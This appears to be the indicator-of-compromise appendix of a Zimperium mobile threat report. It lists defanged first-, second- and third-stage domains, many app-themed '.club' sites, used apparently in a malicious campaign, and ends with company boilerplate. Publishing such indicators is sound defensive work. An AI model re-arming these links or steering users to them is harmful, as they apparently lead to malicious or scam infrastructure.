- hxxps://tgscontakcs.com/
- hxxps://lockaaocker.com/
- hxxps://callwhozdine.com/
- hxxps://perargero.com/
- hxxps://mylocatorplus.club/
- hxxps://comclap.club/
- hxxps://callerids.club/
- hxxps://instantspeechtranslation.club/

- hxxps://photoeditorbest.club/
- hxxps://piction.club/
- hxxps://driveriders.club/
- hxxps://skycoachgg.club/
- hxxps://ffitnesstrainer.club/
- hxxps://racerscardriver.club/
- hxxps://fitnessdias.club/
- hxxps://meetingonlinechat.club/
- hxxps://fitnessgymup.club/
- hxxps://editsbackground.club/
- hxxps://cutcutpro.club/
- hxxps://drivingexpiriencesimulator.club/
- hxxps://clipbuddy.club/
- hxxps://horoscopefortune.club/
- hxxps://ludospeakeasy.club/
- hxxps://fitnesspoint.club/
- hxxps://wallvoluminousfourk.club/
- hxxps://cvectorart.club/
- hxxps://ludospeakv2.club/
- hxxps://callrecordpro.club/
- hxxps://carracer.club/
- hxxps://slimesimulator.club/
- hxxps://offroaderssurvive.club/
- hxxps://lending-online.club/
- hxxps://controlcenterios.club/
- hxxps://callerids.club/
- hxxps://carracer.club/
- hxxps://streetracingg.club/
- hxxps://checkheart.club/
- hxxps://keyboardthemes.club/
- hxxps://whatsmesticker.club/
- hxxps://batterychargingeffect.club/
- hxxps://luxoreditor.club/
- hxxp://lionflix.club/
- hxxps://amazingvideoeditor.club/
- hxxps://zodiachand.club/
- hxxps://zeusalmighty.club/
- hxxps://pharaohsadventure.club/
- hxxps://batterylivewallpaperhd.club/
- hxxps://comqubla.club/
- hxxps://safelock.club/
- hxxps://heartrhythm.club/
- hxxps://easybassbooster.club/
- hxxps://comphotolab.club/
- Second-Stage Domain

- hxxps://678ikmbtui.com/
- Third-Stage Domains
- hxxps://safe-link.mobi
- hxxps://at.gogameportal.club
- hxxps://activate-your-account-now.com
- hxxps://continue-to-get-content-now.com
- hxxps://your-access-here.com
- hxxps://app.buenosocial.club
- hxxps://join.crazymob.co
- hxxps://vl.denrok.space
- hxxp://www.timpromos.com.br
- hxxps://campaignmanager.fun.moobig.com
- hxxps://get-your-access-now.com
- hxxp://v.mobzones.com
- hxxp://mt2-sdp4.mt-2.co:8010
- hxxps://go.whatabookmark.com
- hxxps://lp.shoopadoo.com
- hxxps://es.mobiplus.me
- hxxps://af.to.123games.club
- hxxps://be.startdownload.mobi
- hxxps://za.startdownload.mobi
- hxxp://n.appspool.net
- hxxps://wap.trend-tech.net
- hxxps://fr.chillaxgames.mobi
- hxxps://tracking.hexilo.com

ABOUT ZIMPERIUM

Zimperium provides the only mobile security platform purpose-built for enterprise environments. With machine learning-based protection and a single platform that secures everything from applications to endpoints, Zimperium is the only solution to provide on-device mobile threat defense to protect growing and evolving mobile environments. For more information or to schedule a demo, contact us today.

Zimperium powers the Telkomsel JagaJaga app to protect consumers on their mobile devices.